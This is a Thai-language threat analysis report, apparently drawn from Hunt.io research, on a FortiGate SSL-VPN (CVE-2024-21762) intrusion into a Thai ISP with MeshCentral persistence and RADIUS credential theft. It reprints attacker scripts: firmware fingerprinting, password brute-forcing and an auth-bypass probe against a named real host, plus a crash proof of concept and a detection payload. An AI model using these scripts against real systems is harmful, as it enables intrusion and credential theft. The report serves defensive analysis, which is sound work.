

Threat Analysis Report

รายงานวิเคราะห์ การบุกรุกช่องโหว่ FortiGate SSL-VPN
และการฝังตัวถาวรผ่าน MeshCentral
ต่อผู้ให้บริการอินเทอร์เน็ตของไทย



17/09/2026

TLP:CLEAR



สารบัญ

หน้า

บทสรุปสำหรับผู้บริหาร	3
Threat Actor Profiles.....	4
การวิเคราะห์เชิงเทคนิค	7
Tactics, Techniques, and Procedures (MITRE ATT&CK).....	33
Indicators of Compromise (IoCs)	35
แนวทางการเฝ้าระวัง ป้องกัน และรับมือ	36
อ้างอิง (References)	38

บทสรุปสำหรับผู้บริหาร

รายงานฉบับนี้เป็นการวิเคราะห์เหตุการณ์การบุกรุกทางไซเบอร์ที่มีความซับซ้อนหลายขั้นตอน ซึ่งมุ่งเป้าโจมตีผู้ให้บริการอินเทอร์เน็ตของประเทศไทยที่มีสมาชิกทั้งภาคครัวเรือนและภาคธุรกิจนับล้านราย โดยแพลตฟอร์ม AttackCapture ของบริษัท Hunt.io ตรวจพบไดรอกทอรีที่เปิดเผยต่อสาธารณะ (Exposed Directory) บนเซิร์ฟเวอร์ VPS ที่ตั้งอยู่ในประเทศไทย ซึ่งบรรจุไฟล์เครื่องมือโจมตีจำนวน 298 ไฟล์ ใน 30 ไดรอกทอรีย่อย รวมขนาดประมาณ 19 เมกะไบต์ อันเป็นหลักฐานของปฏิบัติการบุกรุกที่กำลังดำเนินอยู่จริง (Active Intrusion) ณ ขณะที่ตรวจพบเมื่อวันที่ 3 มิถุนายน 2026

ผู้โจมตีใช้ช่องโหว่ระดับ Pre-authentication Remote Code Execution บนอุปกรณ์ FortiGate SSL-VPN (CVE-2024-21762) เป็นช่องทางเข้าถึงเบื้องต้น ก่อนขยายผลด้วยการยกระดับสิทธิ์ผ่านช่องโหว่ PwnKit และ Dirty COW ผังเครื่องมือควบคุมระยะไกลถาวรผ่านแพลตฟอร์ม MeshCentral เคลื่อนที่ในเครือข่ายภายในด้วยการสุมรหัสผ่าน SSH และโจมตีฐานข้อมูล ก่อนขโมยข้อมูลรับรองตัวตนจากฐานข้อมูล RADIUS ที่ใช้ยืนยันตัวตนสมาชิกผู้ให้บริการ นอกจากนี้ยังตรวจพบร่องรอยการโจมตีลามไปยังอดีตบริษัทแม่ของผู้ให้บริการอินเทอร์เน็ตของประเทศไทย และยังคงมีโครงสร้างพื้นฐานเชื่อมโยงกันอยู่ ลักษณะการปฏิบัติการที่เป็นระบบ ครอบคลุมตั้งแต่การสอดแนมหลายชั้น การพัฒนาช่องโหว่เฉพาะรุ่นเฟิร์มแวร์ ไปจนถึงการล้างร่องรอยแบบเลือกสรรโดยยังคงเปิดช่องทางการเข้าถึงไว้ บ่งชี้ว่าเป็นการกระทำของกลุ่มผู้โจมตีที่มีศักยภาพและการวางแผนสูง

Threat Actor Profiles

ผู้โจมตีในเหตุการณ์นี้ยังไม่สามารถระบุอัตลักษณ์หรือเชื่อมโยงกับกลุ่มที่มีชื่อเรียกเฉพาะ (Unattributed) ได้อย่างชัดเจนจากหลักฐานที่ปรากฏ อย่างไรก็ตาม รูปแบบการปฏิบัติการบ่งชี้ถึงกลุ่มที่มีการจัดตั้งและขีดความสามารถทางเทคนิคสูง โดยมีข้อบ่งชี้ที่สำคัญได้แก่ การทดสอบช่องโหว่หลายรายการอย่างเป็นระบบก่อนเลือกใช้ช่องทางโจมตีที่เหมาะสมที่สุด การพัฒนา ROP Chain เฉพาะสำหรับเฟิร์มแวร์ FortiGate ของเป้าหมาย การจัดหาเฟิร์มแวร์ต้นฉบับผ่านหลายช่องทางสำรอง การจดทะเบียนโครงสร้างพื้นฐานสั่งการและควบคุม (C2) ขึ้นใหม่โดยเฉพาะสำหรับปฏิบัติการนี้ และการล่อลวงร่องรอยทางนิติวิทยาศาสตร์อย่างเลือกสรร โดยจงใจคงไว้ซึ่งช่องทางการเข้าถึงถาวรด้านแรงจูงใจของปฏิบัติการ แม้ไม่มีการเรียกค่าไถ่หรือประกาศต่อสาธารณะ แต่ลักษณะการมุ่งเป้าหมายข้อมูลรับรองสมาชิกจากฐานข้อมูล RADIUS และสอดแนมโครงสร้างเครือข่ายภายในอย่างเป็นระบบ บ่งชี้ไปในทิศทางของการจารกรรมข้อมูล (Espionage) หรือการเข้าถึงเพื่อจำหน่ายต่อ (Access-for-Sale) มากกว่าอาชญากรรมทางการเงินโดยตรง ทั้งนี้ยังไม่มีหลักฐานเพียงพอที่จะสรุปแรงจูงใจได้อย่างชัดเจน

กลุ่มเป้าหมายและขอบเขตการโจมตี (Target Scope & Victims) เป้าหมายหลักคือผู้ให้บริการอินเทอร์เน็ตของประเทศไทยที่ให้บริการแก่สมาชิกภาคครัวเรือนและภาคธุรกิจนับล้านราย ครอบคลุมโครงข่ายภายในหลายชุด (Subnet ในกลุ่ม 10[.]11[.]x[.]x) และโดเมนภายในองค์กร trxx[.]co[.]th

นอกจากนี้ยังตรวจพบร่องรอยการโจมตีขยายผลไปยังอดีตบริษัทแม่ของผู้ให้บริการอินเทอร์เน็ตของประเทศไทยและยังคงมีโครงสร้างพื้นฐานบางส่วนเชื่อมโยงกันอยู่ โดยพบเซชันคุกกี้ที่ยังใช้งานได้ของระบบและหลักฐานการเข้าถึงเครือข่ายในช่วง IP 11x[.]1x4[.]1x1[.]x รวมถึงใบรับรอง OpenVPN ที่ยังไม่หมดอายุ ซึ่งสามารถใช้เข้าถึงเครือข่ายภายในของอดีตบริษัทแม่ที่มีโครงสร้างพื้นฐานเชื่อมโยงกันได้โดยตรง

ระบบนิเวศเครื่องมือและโครงสร้างพื้นฐาน (Tooling Ecosystem & Infrastructure)

ปฏิบัติการนี้อาศัยชุดเครื่องมือที่พัฒนาขึ้นเฉพาะ (Custom Toolkit) จำนวนมาก ครอบคลุมตั้งแต่การสอดแนม การเจาะช่องโหว่ ไปจนถึงการฝังตัวถาวรและการล้างร่องรอย ซึ่งสามารถจำแนกออกเป็น 5 กลุ่มหลัก ได้แก่

1. ชุดเครื่องมือเจาะช่องโหว่ FortiGate SSL-VPN (CVE-2024-21762 Exploitation Toolkit): ประกอบด้วยสคริปต์ `forti1.sh`–`forti8.sh` สำหรับสอดแนมและตรวจสอบช่องโหว่ (รวมถึง CVE-2022-42475, CVE-2023-27997, CVE-2018-13379) และชุดสคริปต์ `crash_poc.py`, `cve_test.py`, `cve_exploit.py` สำหรับยืนยันช่องโหว่แบบ 3 ขั้นตอน จนถึงการโจมตีแบบ Remote Code Execution เต็มรูปแบบ

2. ชุดเครื่องมือยกระดับสิทธิ์บน Linux (Privilege Escalation Toolkit): ใช้ประโยชน์จากช่องโหว่ PwnKit (CVE-2021-4034) ผ่านไฟล์ `evil.c`, `evil2.c`, `evil3.c`, `launcher.c`, `launcher2.c` และช่องโหว่ Dirty COW (CVE-2016-5195) ผ่าน `dcow.c` รวมถึงติดตั้งไบนารี SUID ที่ซ่อนไว้ผ่าน `install_suid.c`

3. MeshCentral: แพลตฟอร์มบริหารจัดการอุปกรณ์ระยะไกลโอเพนซอร์สที่ถูกนำมาใช้เป็นเครื่องมือฝังตัวถาวรและควบคุมระยะไกล (RAT) หลักของปฏิบัติการ โดยมีการลงทะเบียนโดเมน C2 เฉพาะคือ `www[.]jayuthayatech[.]com` และติดตั้ง Agent ผ่านสคริปต์ `mesh_fix.sh`, `mi2_vps.sh` และ `ghost_mesh.sh` ซึ่งมีการตรวจสอบซอฟต์แวร์ป้องกัน (EDR) ก่อนติดตั้งทุกครั้ง

4. ชุดสคริปต์เก็บเกี่ยวข้อมูลรับรองและเคลื่อนที่ในเครือข่าย (Credential Harvesting & Lateral Movement): ได้แก่ `cred_hunt.sh`, `db_creds.sh`, `brute.sh`/`brute2.sh`/`brute3.sh`, `deep_hunt.sh`, `mysql_exploit.sh`/`mysql_rce.sh`/`mysql_rce2.sh` และ `multi_attack.sh` ใช้สำหรับสุมรหัสผ่าน SSH กว่า 55 เครื่องภายใน ขโมยกุญแจ SSH และดึงข้อมูลรับรองจากฐานข้อมูล RADIUS

5. `cleanup_target.sh`: สคริปต์ล้างร่องรอยทางนิติวิทยาศาสตร์ที่ลบไฟล์เครื่องมือโจมตีและบันทึกกระบวน (Log) ทั้งหมด แต่จงใจคงการเชื่อมต่อของ MeshCentral Agent ไว้ เพื่อรักษาการเข้าถึงในระยะยาว

ชุดเครื่องมือทั้งหมดนี้แสดงให้เห็นถึงการเตรียมการล่วงหน้าอย่างเป็นระบบ ตั้งแต่การสร้างช่องโหว่เฉพาะรุ่นเฟิร์มแวร์ ไปจนถึงการวางแผนการเข้าถึงระยะยาวหลังปฏิบัติการเสร็จสิ้น โดยพบว่าโครงสร้างพื้นฐาน C2 ยังคงมีการเชื่อมต่อใช้งานอยู่จริง ณ ขณะที่ตรวจพบ


TA Name & Aliases	Tools & Frameworks	Target Scope & Victims
ไม่สามารถระบุกลุ่มผู้โจมตีที่ชัดเจน (Unattributed) ปฏิบัติการสอดคล้องกับกลุ่มที่มีศักยภาพ และการจัดตั้งสูง	- FortiGate SSL-VPN Exploit Chain (CVE-2024-21762) - MeshCentral (RAT / C2 Platform) - PwnKit (CVE-2021-4034) / Dirty COW (CVE-2016-5195) - Ghostcat Exploit (CVE-2020-1938) - Custom Bash/Python Recon & Brute-force Toolkit	- ผู้ให้บริการอินเทอร์เน็ตของประเทศไทย - อดีตบริษัทแม่ที่มีโครงสร้างพื้นฐานเชื่อมโยงกัน

การวิเคราะห์เชิงเทคนิค

Attack Flow

1. 27 มกราคม 2026 — เริ่มเตรียมโครงสร้างพื้นฐานสำหรับการและควบคุมล่วงหน้า


- **จดทะเบียนโดเมน C2:** ผู้โจมตีจดทะเบียนโดเมน www.jayuthayatech.com ไว้ล่วงหน้าหลายเดือนก่อนเริ่มปฏิบัติการที่ตรวจพบ เพื่อใช้เป็นเซิร์ฟเวอร์สั่งการและควบคุม (C2) ของแพลตฟอร์ม MeshCentral ในภายหลัง สะท้อนถึงการวางแผนเตรียมโครงสร้างพื้นฐานล่วงหน้าก่อนเลือกเป้าหมาย




ภาพที่ 1: ประวัติ WHOIS ของโดเมน www.jayuthayatech.com (ข้อมูลจาก DNSAudit.io) แสดงวันจดทะเบียน 27 มกราคม 2026 และการย้ายเซิร์ฟเวอร์ไปยัง Cloudflare วันที่ 28 มิถุนายน 2026 (ที่มา: hunt.io)

2. สอดแนมตรวจสอบเป้าหมาย FortiGate SSL-VPN

- **ตรวจสอบลายนิ้วมือ FortiGate:** ใช้สคริปต์ `forti1.sh-forti8.sh` เก็บ HTTP Header และหน้าล็อกอิน SSL-VPN ของอุปกรณ์ FortiGate 60F ที่โฮสต์เนม `mail[.]xxx[.]co[.]th` พอร์ต 10443 ทดสอบช่องโหว่หลายรายการ (CVE-2022-42475, CVE-2023-27997, CVE-2018-13379, CVE-2024-21762) และถอดรหัสค่า ETag เพื่อระบุรุ่นเฟิร์มแวร์ FortiOS 7.2.0-7.2.6 (บิลด์เดือนมิถุนายน 2023) พร้อมดึงหมายเลขซีเรียล FGT60FTK2209FY0V และสุมรหัสผ่าน VPN ด้วยรายการรหัสผ่านเฉพาะองค์กร



ภาพที่ 2: สคริปต์สอตแนม forti1.sh ถึง forti8.sh ที่มุ่งเป้าไปยังบริการ FortiGate SSL-VPN (ที่มา: hunt.io)



ภาพที่ 3: forti2.sh สคริปต์ขั้นตอนตรวจสอบช่องโหว่หลายรายการของ FortiGate ก่อนเลือกแนวทางโจมตี (ที่มา: hunt.io)

File preview

forti4.sh • application/x-sh • full

Download

Max 1,361 bytes

```
#!/bin/bash
echo "=== fgt_lang size and unique strings for version ID ==="
curl -sk --max-time 15 "https://mail.3bb.co.th:10443/remote/fgt_lang?lang=en" -o /tmp/fgt_lang.js 2>&1
ls -la /tmp/fgt_lang.js
echo ""

echo "=== Count entries (version indicator) ==="
grep -c "[0-9]*" /tmp/fgt_lang.js

echo ""
echo "=== Last entries (newer versions have more) ==="
tail -20 /tmp/fgt_lang.js

echo ""
echo "=== Search for version-specific strings ==="
grep -i -E "(saml|ztna|fabric|sase|zero.trust)" /tmp/fgt_lang.js | head -10

echo ""
echo "=== FortiOS 7.x specific features ==="
grep -i -E "(sd-wan|sdwan|security.fabric)" /tmp/fgt_lang.js | head -5

echo ""
echo "=== Re-confirm admin:admin ==="
curl -sk --max-time 10 -X POST "https://mail.3bb.co.th:10443/remote/logincheck" -d "ajax=1&username=admin&credential=admin" 2>&1
echo ""

echo "=== Try admin:admin on management interface (port 443) ==="
curl -sk --max-time 10 -X POST "https://mail.3bb.co.th:443/logincheck" -d "ajax=1&username=admin&secretkey=admin" -w "\ncode:%"
echo ""

echo "=== Check CVE-2022-40684 (Auth bypass via Forwarded header) ==="
curl -sk --max-time 10 "https://mail.3bb.co.th:10443/api/v2/cmdb/system/admin" \
-H "Forwarded: for=127.0.0.1:8000;by=127.0.0.1:9000" \
-H "User-Agent: Report Runner" \
-w "\ncode:%{http_code}\n" 2>&1 | head -15
```

ภาพที่ 4: การพิสูจน์ทราบเวอร์ชันเฟิร์มแวร์โดย forti4.sh และ forti5.sh ผ่านการวิเคราะห์ fgt_lang.js และค่า ETag (ที่มา: hunt.io)

File preview

fw_get.sh • application/x-sh • full

Max 2,279 bytes

```
#!/bin/bash
echo "=== Method 1: Fortinet FDN (FortiGuard Distribution Network) ==="
# FortiGate devices download firmware from these servers
# The protocol uses specific headers with serial number
for fdn in "update.fortiguard.net" "fds1.fortinet.com" "fds2.fortinet.com" \
    "globalupdate.fortinet.net" "usupdate.fortinet.com"; do
    echo -n " $fdn: "
    curl -sk --max-time 10 "https://$fdn/" -o /dev/null -w "%{http_code}" 2>&1
    echo ""
done

echo ""
echo "=== Method 2: Craft FDN firmware request ==="
# FortiGate devices request firmware using their serial and version
# Try to mimic the update check
curl -sk --max-time 15 \
    -H "User-Agent: FortiGate" \
    -H "X-FG-SN: FGT60FTK2209FY0V" \
    "https://update.fortiguard.net/firmware2/FGT60F/7.02/FGT_60F-v7.2.5.F-build1517-FORTINET.out" \
    -o /dev/null -w "code:%{http_code} size:%{size_download}\n" 2>&1

echo ""
echo "=== Method 3: fortiweb.ru with browser UA ==="
curl -sk --max-time 20 -L \
    -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/120.0.0.0" \
    -H "Referer: https://fortiweb.ru/en/download/FortiGate/2187-7.2.4/" \
    "https://fortiweb.ru/en/download/FortiGate/2187-7.2.4/" 2>&1 | \
    grep -i -E "(href.*\.out|download|FGT_60F)" | head -10

echo ""
echo "=== Method 4: Search GitHub for FortiOS VM images/binaries ==="
# Some researchers share extracted binaries
curl -sk --max-time 15 \
    "https://api.github.com/search/repositories?q=fortigate+firmware+7.2&sort=updated" 2>&1 | \
    python3 -c "
import json, sys
try:
    data = json.load(sys.stdin)
    for item in data.get('items', []):
        print(f"{item['full name']}\t{item['description'][:60]} if item['description'] else 'N/A'\n")
except:
    pass
```

ภาพที่ 5: fw_get.sh ปลอมแปลงเป็นอุปกรณ์ FortiGate เป้าหมายเพื่อขอเฟิร์มแวร์จาก FDN ประกอบกับการสุ่มรหัสผ่าน VPN โดย forti3.sh และ forti7.sh (ที่มา: hunt.io)

File preview
 forti7.sh • application/x-sh • full
 Max 1,357 bytes

```
#!/bin/bash
echo "=== VPN-specific credential tests ==="
# Try users that might have VPN access
for combo in "vpnuser:vpnuser" "sslvpn:sslvpn" "user:user" "3bb:3bb" "guest:guest" \
    "vpn:vpn" "remote:remote" "fortigate:fortigate" "admin:3bb" "admin:388@2023" \
    "admin:P@ssw0rd" "admin:Fortinet1" "operator:operator" "helpdesk:helpdesk" \
    "it:it" "admin:admin123" "admin:Admin@123"; do
    user=$(echo $combo | cut -d: -f1)
    pass=$(echo $combo | cut -d: -f2)
    result=$(curl -sk --max-time 8 -X POST "https://mail.3bb.co.th:10443/remote/logincheck" \
        -d "ajax=1&username=$user&credential=$pass" 2>&1)
    if [ -n "$result" ]; then
        echo " [HIT] $user:$pass -> $result"
    fi
done

echo ""
echo "=== FortiGate 60F model info ==="
echo "Device: FortiGate 60F"
echo "Serial: FGT60FTK2209FY0V"
echo "Firmware: ~June 2023 build"
echo "Port: 10443 (SSL VPN)"
echo "Hostname: mail.3bb.co.th"
echo "IP: 110.164.58.195"

echo ""
echo "=== Check admin interface on different ports ==="
for port in 443 8443 8080 9443 541; do
    result=$(curl -sk --max-time 5 "https://mail.3bb.co.th:$port/" -o /dev/null -w "%{http_code}" 2>&1)
    if [ "$result" != "000" ]; then
        echo "Port $port: HTTP $result"
    fi
done

echo ""
echo "=== Nmap quick port scan of FortiGate IP ==="
nmap -sT -T4 --top-ports 20 110.164.58.195 2>&1 | grep -E "(PORT|open|filtered)" | head -15
```

ภาพที่ 6: forti7.sh ยืนยันข้อมูลรับรองแบบเจาะจงเป้าหมายกับ FortiGate SSL-VPN ผ่านเอนด์พอยต์ /remote/logincheck (ที่มา: hunt.io)


3. เตรียมเฟิร์มแวร์ต้นฉบับเพื่อพัฒนาช่องโหว่เฉพาะรุ่น

- จัดหาเฟิร์มแวร์ต้นฉบับ: ใช้สคริปต์ arch.sh และ fw_dl.sh-fw_get3.sh ปลอมแปลงเป็นอุปกรณ์เป้าหมายโดยใช้หมายเลขซีเรียลที่ดึงมาได้ เพื่อขอเฟิร์มแวร์จาก Fortinet Distribution Network (FDN) พร้อมช่องทางสำรองหลายแหล่ง (มีเรอร์สำรอง คลังเก็บไฟล์ ที่เก็บของนักวิจัย) เป้าหมายเพื่อสกัด ROP Gadget ที่ตรงกับรุ่นเฟิร์มแวร์จริงของเป้าหมาย

4. เจาะช่องโหว่ CVE-2024-21762 และเข้าถึงระบบสำเร็จ

- ยืนยันช่องโหว่ก่อนโจมตีจริง: สคริปต์ crash_poc.py ส่ง Chunked HTTP Request ที่ออกแบบมาให้เขียนทับ Return Address ที่ตำแหน่ง offset 0x202e ทำให้โปรเซส sslvpnd ล่มและรีสตาร์ท จากนั้นใช้ cve_test.py ผ่าน forti_cve.sh ทดสอบขนาด Payload แบบไล่ระดับ (ประมาณ 4,167 ไบต์ศูนย์สำหรับรุ่น FortiGate 60F) เพื่อแยกแยะระหว่างอุปกรณ์ที่ยังไม่ได้แพตช์กับที่แพตช์แล้ว

- โจมตีแบบ RCE เต็มรูปแบบ: ใช้ cve_exploit.py ผ่าน exploit_run.sh ทำ Heap Spraying ด้วยการยิงคำขอเข้าไปยัง /remote/hostcheck_validate จัดวาง ROP Chain ในหน่วยความจำ กระตุ้นช่องโหว่ Out-of-bounds Write เพื่อรัน /bin/node พร้อมสคริปต์ JavaScript Reverse Shell ผังในตัว เชื่อมต่อกลับไปยัง VPS ของผู้โจมตีที่ 92[.]63[.]180[.]133 พอร์ต 9443



```

File preview
crash_poc.py • text/x-python • full
Download

return False

print("=" * 60)
print("CVE-2024-21762 CRASH PoC (Segfault Trigger)")
print(f"Target: {HOST}:{PORT}")
print("=" * 60)

# Pre-check
print()
print("[Pre-check] Server alive:", check_alive())

# Exact crash PoC from research paper:
# The offset 0x202e is where the return address gets overwritten
# 0x202e // 2 - 2 = 4117 zeros
num_zeros = (0x202e // 2) - 2 # = 4117

# The crash PoC format from the paper
crash_pkt = (
    b"GET / HTTP/1.1\r\n"
    b"Host: " + HOST.encode() + b"\r\n"
    b"Transfer-Encoding: chunked\r\n"
    b"\r\n"
    + b"0" * num_zeros + b"\r\n"
    + b"a\r\n"
    + b"\r\n"
)

print()
print(f"[Crash PoC] Sending {len(crash_pkt)} bytes ({num_zeros} zeros)")
print(f" This should overwrite return address at offset 0x202e with \\r\\n (0x0a0d)")
print(f" Expected: segfault in sslvpnd, service restarts in 1-5s")
print()

# Send the crash PoC
try:
    ssock = create_ssl_socket(timeout=10)
    ssock.send(crash_pkt)
    time.sleep(3)
    try:
        resp = ssock.recv(4096)
        print(f" Response received: {resp[:50]}")
        print(f" (Server may have processed without crash - different offset needed)")
    except:
        pass

```

ภาพที่ 7: crash_poc.py ส่ง Chunked HTTP Request เพื่อกระตุ้นการล่มแบบควบคุมได้
ในบริการ SSL-VPN (ที่มา: hunt.io)

File preview

forti_cve.sh • application/x-sh • full

Download

```

print("=== CVE-2024-21762 Graduated Detection Test ===")
print(f"Target: {HOST}:{PORT}")
print(f"Buffer size: ~0x2028 (8232 bytes)")
print(f"Crash threshold: ~4116 zeros (0x2028/2)")
print()

# Phase 1: Baseline (well below threshold)
print("[Phase 1] Baseline tests (safe, below threshold)")
send_chunked_test(10, "tiny")
time.sleep(1)
send_chunked_test(100, "small")
time.sleep(1)
send_chunked_test(500, "medium")
time.sleep(1)

# Phase 2: Approaching threshold
print()
print("[Phase 2] Approaching threshold")
send_chunked_test(2000, "approaching")
time.sleep(1)
send_chunked_test(3000, "near")
time.sleep(1)
send_chunked_test(3500, "very-near")
time.sleep(1)

# Phase 3: At threshold (may cause crash)
print()
print("[Phase 3] At/above threshold (vulnerability detection)")
send_chunked_test(4000, "threshold-1")
time.sleep(2)
send_chunked_test(4116, "threshold-exact")
time.sleep(2)
send_chunked_test(4200, "above-threshold")
time.sleep(2)

# Phase 4: Verify server is still alive
print()
print("[Phase 4] Server health check")
time.sleep(3)
try:
    ssocket = create_ssl_socket()
    sock_send(b"GET /remote/login HTTP/1.1\nHost: " + HOST.encode() + b"\n\n")

```

ภาพที่ 8: forti_cve.sh บันทึกค่าขีดจำกัดการล้นเฉพาะรุ่นของ FortiGate 60F เพื่อปรับแต่งการตรวจจับ CVE-2024-21762 (ที่มา: hunt.io)

```
File preview
cve_final.py • text/x-python • full
Download

# =====
# Bishop Fox Safe Detection Method
# On vulnerable: connection HANGS (timeout)
# On patched: immediate HTTP response
# =====
print()
print("[TEST 1] Bishop Fox Detection Method")
print("  Expected behavior:")
print("    VULNERABLE = timeout/hang")
print("    PATCHED = immediate HTTP response")
print()

# The Bishop Fox technique sends a chunk size that decodes to 255
# specifically crafted to differentiate patched vs unpatched
# Using the ff chunk size (255 bytes) without providing the data
detection_payload = (
    b"POST /remote/error HTTP/1.1\r\n"
    b"Host: " + HOST.encode() + b"\r\n"
    b"Transfer-Encoding: chunked\r\n"
    b"\r\n"
    b"ff\r\n" # chunk size = 255, but no data follows
)

try:
    sock = create_ssl_socket(timeout=12)
    start = time.time()
    sock.send(detection_payload)

    try:
